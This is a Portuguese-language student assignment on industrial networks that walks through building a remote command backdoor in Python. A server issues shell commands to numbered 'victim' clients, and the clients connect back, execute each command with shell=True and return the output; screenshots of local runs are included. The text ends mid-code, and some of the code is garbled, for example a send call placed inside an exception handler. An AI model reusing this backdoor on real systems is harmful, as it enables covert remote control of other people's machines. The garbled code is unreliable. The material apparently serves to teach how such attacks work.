

Bruno Scaglione - 10335812

Redes Industriais
Entrega 2
Desenvolvimento com aplicações TCP/IP

Brasil

3 de fevereiro de 2021

Lista de ilustrações

Figura 1 – execução do ataque único pré-definido	6
Figura 2 – troca de comando no ataque único programável	10
Figura 3 – execução do ataque único programável	10
Figura 4 – Telnet com <i>Putty</i> no modo Passive	11
Figura 5 – Telnet com <i>Putty</i> no modo Active	11
Figura 6 – execução do ataque remoto completo - anúncio das conexões	17
Figura 7 – execução do ataque remoto completo - cliente 0	17
Figura 8 – execução do ataque remoto completo - cliente 1	18
Figura 9 – Websocket Chat - boas vindas	27
Figura 10 – Websocket Chat - novo usuário	27
Figura 11 – Websocket Chat - conversa	28
Figura 12 – cabeçalho requisição e resposta HTTP do /textithandshake	30

Sumário

1	EXERCÍCIO 1	3
1.1	Ataque Único Pré-Definido	3
1.1.1	Código do Servidor	3
1.1.2	Código do Cliente	5
1.1.3	Printscreen da Execução	6
1.2	Ataque Único Programável	7
1.2.1	Printscreen da troca de comando padrão	10
1.2.2	Printscreen da execução	10
1.2.3	Printscreen usando <i>Putty</i> - Passive	11
1.2.4	Printscreen usando <i>Putty</i> - Active	11
1.2.5	Explicação dos bytes Enigmáticos	12
1.3	Ataque com Acesso Remoto Completo	13
1.3.1	Código do Servidor	13
1.3.2	Código do Cliente	16
1.3.3	Printscreen da Execução com 2 Clientes	17
1.3.4	Printscreen Cliente 0	17
1.3.5	Printscreen Cliente 1	18
1.3.6	Discussão	18
1.3.6.1	Vantagens e desvantagens de cada abordagem cliente/servidor de <i>backdoor</i>	18
1.3.6.2	Adequação da abordagem padrão (vítima como servidor) aos dias de hoje	19
1.3.7	Modos passivo e ativo do FTP	20
1.3.8	Paralelo com a Discussão	21
2	EXERCÍCIO 2	22
2.1	Link para repositório Github	22
2.2	Código Backend	22
2.3	Código Frontend	25
2.4	Printscreen de boas vindas	27
2.5	Printscreen de novo usuário	27
2.6	Printscreen de conversa	28
2.7	Manual do Usuário - sala de bate papo	28
2.8	Campos do cabeçalho - requisição e resposta do <i>handshake</i> HTTP	30
2.9	Explicação dos campos <i>Connection</i>, <i>Upgrade</i>, e todos prefixados com <i>Sec-WebSocket-</i>	30
2.10	Vantagens e desvantagens da biblioteca <i>asyncio</i> e <i>threads</i>	31

1 Exercício 1

Observação: coloquei uns 'raise' nos códigos do 1.1 e 1.2 para ele interromper o servidor quando a conexão cair, pois senão o servidor ficava rodando infinito. No 1.3 não fiz isso pois a entrega pedia uma conexão com mais de um cliente.

1.1 Ataque Único Pré-Definido

1.1.1 Código do Servidor

server11.py

```
# 1. nao existe commando pré definido
#
# 2. quando a vitima se conecta, mostrar IP e porta dela
#
# 3. quando receber a resposta da vitima, o servidor deve imprimir
# os dados

import socket
import sys
import select

HEADER = 64
PORT = 5050
SERVER = socket.gethostbyname(socket.gethostname())
HOST = ""
ADDR = (HOST, PORT)
FORMAT_UTF = "utf-8"
FORMAT_WINDOWS = "cp1252"

def get_msg(s, address):
    try:
        msg_length = s.recv(HEADER).decode(FORMAT_UTF)
        msg_length = int(msg_length)
        msg = s.recv(msg_length).decode(FORMAT_WINDOWS)
        return msg
    except:
        # remove from active connections
        if s in s_connections:
            s_connections.remove(s)
        print('conecicon lost from', address, file=sys.stderr)
        # soh pra ele n rodar infinito no meu pc
        raise

def attack_victim(conn, command, address):
    try:
        conn.sendall(command.encode(FORMAT_UTF))
        print('sending {0} to {1}'.format(command, address), file=sys.stderr)
    except:
```

```

    if conn in s_connections:
        s_connections.remove(conn)
    print('connection already lost from', address, file=sys.stderr)
    conn.close()
    # soh pra ele n rodar infinito no meu pc
    raise

def init():
    # defaults
    global command_attack
    command_attack = "dir"

    # Create a TCP/IP socket
    global server
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.setblocking(0)
    # printa endereço local do socket do servidor
    print('starting up on {0}'.format(ADDR), file=sys.stderr)
    server.bind(ADDR)

    # Listen for incoming connections
    server.listen(10)

def start():
    # server + active connections
    global s_connections
    s_connections = [ server ]
    global s_pending_attack
    s_pending_attack = []

    while s_connections:
        # Wait for at least one of the sockets to be ready for processing
        print('\nwaiting for the next event', file=sys.stderr)
        # queremos atacar todos os sockets que estao nas conexoes, menos o do server é claro
        readable, writable, exceptional = select.select(s_connections, s_pending_attack, s_connections)

        for s in readable:
            if s is server:
                # A "readable" server socket is ready to accept a connection
                connection, client_address = s.accept()
                # printa a conexao
                print('new connection from:', client_address, file=sys.stderr)
                connection.setblocking(0)
                s_connections.append(connection)
                s_pending_attack.append(connection)

            else:
                client_address = s.getpeername()
                data = get_msg(s, client_address)
                if data:
                    print('received data from:', client_address)
                    print(data)
                else:
                    # remove from active connections
                    if s in s_connections:
                        s_connections.remove(s)

```

```

        print('conecion lost from', client_address, file=sys.stderr)

    for s in writable:
        if s is not server:
            client_address = s.getpeername()
            attack_victim(s, command_attack, client_address)
            s_pending_attack.remove(s)

    for s in exceptional:
        client_address = s.getpeername()
        print('handling exceptional condition for', client_address, file=sys.stderr)
        # Stop listening for input on the connection
        s_connections.remove(s)
        s.close()

print("[INIT] server is initializing in {0}...".format(SERVER), file=sys.stderr)
init()
print("[START] server is starting...", file=sys.stderr)
start()

```

1.1.2 Código do Cliente

client11.py

```

# 1. Quando se conecta ao servidor deve esperar pela msg
# porem neste nao esta em loop infinito

# 2. Quando receber a mensagem deve printar o comando a ser executado

import socket
import subprocess

HEADER = 64
PORT = 5050
FORMAT_UTF = "utf-8"
FORMAT_WINDOWS = "cp1252"
SERVER = "localhost"
ADDR = (SERVER, PORT)

def send(msg):
    #message = msg.encode(FORMAT_WINDOWS)
    msg_length = len(msg)
    send_length = str(msg_length).encode(FORMAT_UTF)
    # header - formato padrao de 64 bytes
    send_length += b' ' * (HEADER - len(send_length))
    client.sendall(send_length)
    # manda a msg em si
    client.sendall(msg)


client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect(ADDR)

command = client.recv(1024).decode(FORMAT_UTF)
print(f"command: \"{command}\"")

```

```
if command:
    # o andre colocou esse codigo lah no e-disciplinas entao acho que nao precisa concatenar
    # com o stderr
    #output = subprocess.run(command, shell=True, capture_output=True).stdout
    # acho que esse jeito debaixo eh melhor
    pipe = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE)
    output = pipe.communicate()[0]
    print(output.decode(FORMAT_WINDOWS))
    send(output)
```

1.1.3 Printscreen da Execução



The screenshot shows a Windows command prompt window with the title "1: cmd, cmd". The window is divided into two panes. The left pane shows the output of a Python script, and the right pane shows the output of a directory listing command.

Left Pane Output:

```
[INIT] server is initializing in 192.168.99.1...
starting up on ('', 5050)
[START] server is starting...

waiting for the next event
new connection from: ('127.0.0.1', 55208)

waiting for the next event
sending dir to ('127.0.0.1', 55208)

waiting for the next event
received data from: ('127.0.0.1', 55208)
O volume na unidade C , Windows
O Número de S,rie do Volume , 6ADD-2DE3

Pasta de C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes En
trega 2\Ex 1\Ex 1.1

22/11/2020 07:32 <DIR> .
22/11/2020 07:32 <DIR> ..
23/11/2020 16:44 1.247 client11.py
24/11/2020 18:21 3.573 server11.py
                2 arquivo(s) 4.820 bytes
                2 pasta(s) 435.793.588.224 bytes disponíveis

waiting for the next event
conection lost from ('127.0.0.1', 55208)
Traceback (most recent call last):
  File "server11.py", line 115, in <module>
    start()
  File "server11.py", line 88, in start
    data = get_msg(s, client address)
  File "server11.py", line 23, in get_msg
    msg_length = int(msg_length)
ValueError: invalid literal for int() with base 10: ''
```

Right Pane Output:

```
C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes Entrega 2\Ex
1\Ex 1.1>python client11.py
command: "dir"
O volume na unidade C , Windows
O Número de S,rie do Volume , 6ADD-2DE3

Pasta de C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes En
trega 2\Ex 1\Ex 1.1

22/11/2020 07:32 <DIR> .
22/11/2020 07:32 <DIR> ..
23/11/2020 16:44 1.247 client11.py
24/11/2020 18:21 3.573 server11.py
                2 arquivo(s) 4.820 bytes
                2 pasta(s) 435.793.588.224 bytes disponíveis

C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes Entrega 2\Ex
1\Ex 1.1>
```

Figura 1 – execução do ataque único pré-definido

1.2 Ataque Único Programável

Código do Servidor `server12.py`

```
# 1. nao existe comando pré definido
#
# 2. quando a vitima se conecta, mostrar IP e porta dela
#
# 3. [Multithreading] a qq momento o hacker pode mudaro comando
#
# 4. quando receber a resposta da vitima, o servidor deve imprimir
# os dados

import socket
import threading
import sys
import select

HEADER = 64
PORT = 5050
SERVER = socket.gethostbyname(socket.gethostname())
HOST = ''
ADDR = (HOST, PORT)
FORMAT_UTF = "utf-8"
FORMAT_WINDOWS = "cp1252"
MAX_MSG LENGHT = 2048

def get_msg(s, address):
    try:
        ### [importate]
        # quando usar o cliente12.py comentar a linha 29,33 e descomentar 30 e 31 e 32;
        # quando usar o putty comentar as linhas 30,31,32 e descomentar a 29 e 33
        msg_length = MAX_MSG LENGHT
        #msg_length = s.recv(HEADER).decode(FORMAT_UTF)
        #msg_length = int(msg_length)
        #msg = s.recv(msg_length).decode(FORMAT_WINDOWS)
        msg = s.recv(msg_length)
        return msg
    except:
        # remove from active connections
        if s in s_connections:
            s_connections.remove(s)
        print('conecion lost from', address, file=sys.stderr)
        # soh pra ele n rodar infinito no meu pc
        raise

def handle_input():
    while True:
        global command_attack
        print("#####Enter command below:#####")
        command_attack_aux = input()
        if command_attack_aux == '':
            print("No command entered, using last one or default", file=sys.stderr)
        else:
            print("comando escolhido:", command_attack_aux)
            command_attack = command_attack_aux
```



```

def attack_victim(conn, command, address):
    try:
        conn.sendall(command.encode(FORMAT_UTF))
        ###print('sending "{0}" to {1}'.format(command, address), file=sys.stderr)
    except:
        if conn in s_connections:
            s_connections.remove(conn)
            print('connection already lost from', address, file=sys.stderr)
            conn.close()
            # soh pra ele n rodar infinito no meu pc
            raise

def init():
    # defaults
    global command_attack
    command_attack = "dir"

    thread = threading.Thread(target=handle_input, daemon=True)
    thread.start()

    # Create a TCP/IP socket
    global server
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.setblocking(0)

    # printa endereco local do socket do servidor
    print('starting up on {0}'.format(ADDR), file=sys.stderr)
    server.bind(ADDR)

    # Listen for incoming connections
    server.listen(10)

def start():
    # Sockets from which we expect to read - active connections
    global s_connections
    s_connections = [ server ]
    global s_pending_attack
    s_pending_attack = []

    while s_connections:
        # Wait for at least one of the sockets to be ready for processing
        ###print('\nwaiting for the next event', file=sys.stderr)
        # queremos atacar todos os sockets que estao nas conexoes, menos o do server é claro
        readable, writable, exceptional = select.select(s_connections, s_pending_attack, s_connections)

        for s in readable:
            if s is server:
                # A "readable" server socket is ready to accept a connection
                connection, client_address = s.accept()
                # printa a conexao
                print('new connection from', client_address, file=sys.stderr)
                connection.setblocking(0)
                s_connections.append(connection)
                s_pending_attack.append(connection)

```


```
else:
    client_address = s.getpeername()
    data = get_msg(s, client_address)
    if data:
        # printa dados recebidos
        print('received data from', client_address, file=sys.stderr)
        print('received data =>', data)
    else:
        # remove from active connections
        if s in s_connections:
            s_connections.remove(s)
        print('conection lost from', client_address, file=sys.stderr)

for s in writable:
    if s is not server:
        client_address = s.getpeername()
        attack_victim(s, command_attack, client_address)
        s_pending_attack.remove(s)

for s in exceptional:
    client_address = s.getpeername()
    print('handling exceptional condition for', client_address, file=sys.stderr)
    # Stop listening for input on the connection
    s_connections.remove(s)
    s.close()

print("[INIT] server is initializing...", file=sys.stderr)
init()
print("[START] server is starting...", file=sys.stderr)
#print("Enter command")
start()
```

1.2.1 Printscreen da troca de comando padrão




```
Microsoft Windows [versão 10.0.18363.1198]
(c) 2019 Microsoft Corporation. Todos os direitos reservados.

C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes Entrega 2>cd C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes Entrega 2\Ex 1\Ex 1.2

C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes Entrega 2\Ex 1\Ex 1.2>python server12.py
[INIT] server is initializing...
#####Enter command below:#####
starting up on ('', 5050)
[START] server is starting...
echo 10335812
comando escolhido: echo 10335812
#####Enter command below:#####
```

Figura 2 – troca de comando no ataque único programável

1.2.2 Printscreen da execução



```
#####Enter command below:#####
starting up on ('', 5050)
[START] server is starting...
echo 10335812
comando escolhido: echo 10335812
#####Enter command below:#####
new connection from ('127.0.0.1', 55404)
received data from ('127.0.0.1', 55404)
received data => 10335812

conection lost from ('127.0.0.1', 55404)
Traceback (most recent call last):
  File "server12.py", line 138, in <module>
    start()
  File "server12.py", line 110, in start
    data = get_msg(s, client_address)
  File "server12.py", line 30, in get_msg
    msg_length = int(msg_length)
ValueError: invalid literal for int() with base 10: ''

C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes Entrega 2\Ex 1\Ex 1.2>
```

Figura 3 – execução do ataque único programável

1.2.3 Printscreen usando *Putty* - Passive




Figura 4 – Telnet com *Putty* no modo Passive

1.2.4 Printscreen usando *Putty* - Active




Figura 5 – Telnet com *Putty* no modo Active

1.2.5 Explicação dos bytes Enigmáticos

São comandos TELNET de negociação das opções do Terminal Virtual de Rede (NVT em inglês) que serão utilizadas na comunicação.

Cada comando consiste em uma sequência de 2 ou 3 bytes (na sequência apresentada):

- **Interpret as Command (IAC):** indica que o próximo byte será um comando
- **Command Code:** indica o tipo de comando na negociação
- **Option Negotiated:** indica o que está sendo negociado

Na mensagem temos os caracteres ‘\x’ como separador entre cada byte e cada byte está em hexadecimal. Temos:

- ff fb 1f → IAC WILL Negotiate About Window Size
- ff fb → IAC WILL
- ff fb 18 → IAC WILL Terminal Type
- ff fb → IAC WILL
- ff fd 01 → IAC DO Echo
- ff fb 03 → IAC WILL Suppress Go Ahead
- ff fd 03 → IAC DO Suppress Go Ahead

1.3 Ataque com Acesso Remoto Completo

1.3.1 Código do Servidor

server13.py

```
# 1. nao existe commando pré definido
#
# 2. a cada conexao de uma vitima deve ser atribuido
# um identificador, e este identificador deve
# ser mostrado em tela
#
# 3. [Multithreading] a qq momento o \textit{hacker} pode iniciar um novo ataque
# digitando o id da vitima e o comando a ser executado (pegar só o stdout)
#
# 4. quando receber a resposta da vitima, o servidor deve imprimir
# o output junto com o endereço IP, a porta e o identificador da vitima
#
# 5. quando uma vitima se desconectar, o servidor deve detectar e imprimir
# na tela anunciando o identificador da vitima

import itertools
import socket
import threading
import sys
import select

HEADER = 64
PORT = 5050
SERVER = socket.gethostbyname(socket.gethostname())
HOST = ''
ADDR = (HOST, PORT)
FORMAT_UTF = "utf-8"
FORMAT_WINDOWS = "cp1252"

counter = itertools.count()

def get_msg(s, address):
    try:
        msg_length = s.recv(HEADER).decode(FORMAT_UTF)
        msg_length = int(msg_length)
        msg = s.recv(msg_length).decode(FORMAT_WINDOWS)
        return msg
    except BlockingIOError:
        print('BlockingIOError :(, try again, may the force be with you')
    except:
        # remove from active connections
        if s in s_connections:
            s_connections.remove(s)
        print('conecion lost from', address, file=sys.stderr)

def attack_victim(id, command):
    try:
        conn = id_to_conn[id]
    except:
        conn.sendall(command.encode(FORMAT_UTF))
```

```

        print('sending {0} to {1}'.format(command, conn.getpeername()), file=sys.stderr)
    except:
        if conn in s_connections:
            s_connections.remove(conn)
            print('conecion already lost from %s with id %d' % (conn.getpeername(), id), file=sys.stderr)
            conn.close()
    except KeyError:
        print("0 id {0} nao esta cadastrado com uma conexão ainda. Digite um id existente ou espere algum")

def handle_input():
    while True:
        IDs_to_IPs = {k:v.getpeername()[0] for k,v in id_to_conn.items()}
        print("client: id pairs:", IDs_to_IPs)
        print("#####Enter id/command below: #####")
        params_attack = input()
        if len(params_attack) < 3:
            print("Invalid input, using last one or default", file=sys.stderr)
            command_attack_local = command_attack
            id_attack_local = id_attack
        else:
            try:
                id_attack_local = int(params_attack.split("/")[0])
                command_attack_local = params_attack.split("/")[1]
            except ValueError:
                print("Invalid input, using last one or default", file=sys.stderr)
        print("***** type 'y' to attack now or 'n' to attack later, below *****")
        bool_attack = input()
        if (bool_attack == 'y'):
            attack_victim(id_attack_local, command_attack_local)
        else:
            print("No attack for now", file=sys.stderr)

def init():
    # defaults
    global command_attack
    command_attack = "dir"
    global id_attack
    id_attack = 0
    print("default id/command:", (id_attack, command_attack))

    # id:socket
    global id_to_conn
    id_to_conn = {}
    # socket:id
    global conn_to_id
    conn_to_id = {}

    thread = threading.Thread(target=handle_input, daemon=True)
    thread.start()

    # Create a TCP/IP socket
    global server
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.setblocking(0)

    # printa endereco local do socket do servidor

```

```

print('starting up on %s port %s' % ADDR, file=sys.stderr)
server.bind(ADDR)

# Listen for incoming connections
server.listen(100)

def start():
    # Sockets from which we expect to read - active connections
    global s_connections
    s_connections = [ server ]

    while s_connections:
        # Wait for at least one of the sockets to be ready for processing
        print('\nwaiting for the next event', file=sys.stderr)
        readable, _, exceptional = select.select(s_connections, [], [])

        for s in readable:
            if s is server:
                # A "readable" server socket is ready to accept a connection
                connection, client_address = s.accept()
                # Set an id:connection pair
                id = next(counter)
                id_to_conn[id] = connection
                conn_to_id[connection] = id
                # printa a conexao
                print('new connection from {0} with id {1}'.format(client_address, id), file=sys.stderr)
                connection.setblocking(0)
                s_connections.append(connection)

            else:
                client_address = s.getpeername()
                data = get_msg(s, client_address)
                if data:
                    id = conn_to_id[s]
                    # printa dados recebidos
                    print('received data from {0}, with id {1}:'.format(client_address, id), file=sys.stderr)
                    print(data)
                else:
                    # remove from active connections
                    if s in s_connections:
                        s_connections.remove(s)
                        print('conecion lost from', client_address, file=sys.stderr)

        for s in exceptional:
            client_address = s.getpeername()
            print('handling exceptional condition for', client_address, file=sys.stderr)
            # Stop listening for input on the connection
            s_connections.remove(s)
            s.close()

    IDs_to_IPs = {k:v.getpeername()[0] for k,v in id_to_conn.items()}
    print("client:id pairs:", IDs_to_IPs)

print("[INIT] server is initializing...", file=sys.stderr)
init()
print("[START] server is starting...", file=sys.stderr)
start()

```


1.3.2 Código do Cliente

client13.py

```
# 1. Quando se conecta ao servidor deve esperar pela msg
# em loop infinito

# 2. Quando receber a mensagem deve printar o comando a ser executado

# 3. [Popen] Comando deve ser executado, e output (concatenar stdout com stderr)
# deve ser enviado para o servidor

import socket
import subprocess


HEADER = 64
PORT = 5050
FORMAT_UTF = "utf-8"
FORMAT_WINDOWS = "cp1252"
SERVER = "localhost"
ADDR = (SERVER, PORT)

def send(msg):
    #message = msg.encode(FORMAT_WINDOWS)
    msg_length = len(msg)
    send_length = str(msg_length).encode(FORMAT_UTF)
    # header - formato padrao de 64 bytes
    send_length += b' ' * (HEADER - len(send_length))
    client.sendall(send_length)
    # manda a msg em si
    client.sendall(msg)

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect(ADDR)

while True:
    command = client.recv(1024).decode(FORMAT_UTF)
